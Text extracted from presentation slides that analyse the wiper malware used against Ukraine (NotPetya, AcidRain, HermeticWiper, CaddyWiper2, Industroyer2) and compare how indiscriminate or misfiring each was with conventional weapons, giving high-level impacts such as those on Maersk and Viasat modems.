
## Unselective: Tornado-S vs NotPetya and AcidRain

- NotPetya took down ALL infected computers IN and OUT of Ukraine. Affected shipping giant Maersk.
- AcidRain rendered ALL Viasat KA-SAT modems IN and OUT of Ukraine. 5,800 Enercon wind turbines in Germany unable to communicate for remote monitoring or control.






## Misfire: IsaaWiper, Industroyer2





## S-300 vs NotPetya and HermeticWiper

- **NotPetya** the patched version of Petya ransomware.
- CaddyWiper2 (via ArguePatch) IDA Win32 remote debug server (win32\_remote.exe)
- HermeticWiper used the legitimate EaseUS disk management software capabilities.





## Summary


If you do a cyberweapon, please, do it well!



# Analysis of wipers on WouTube



ENG:



ada@nioguard.com @Alex Ad



• UA:

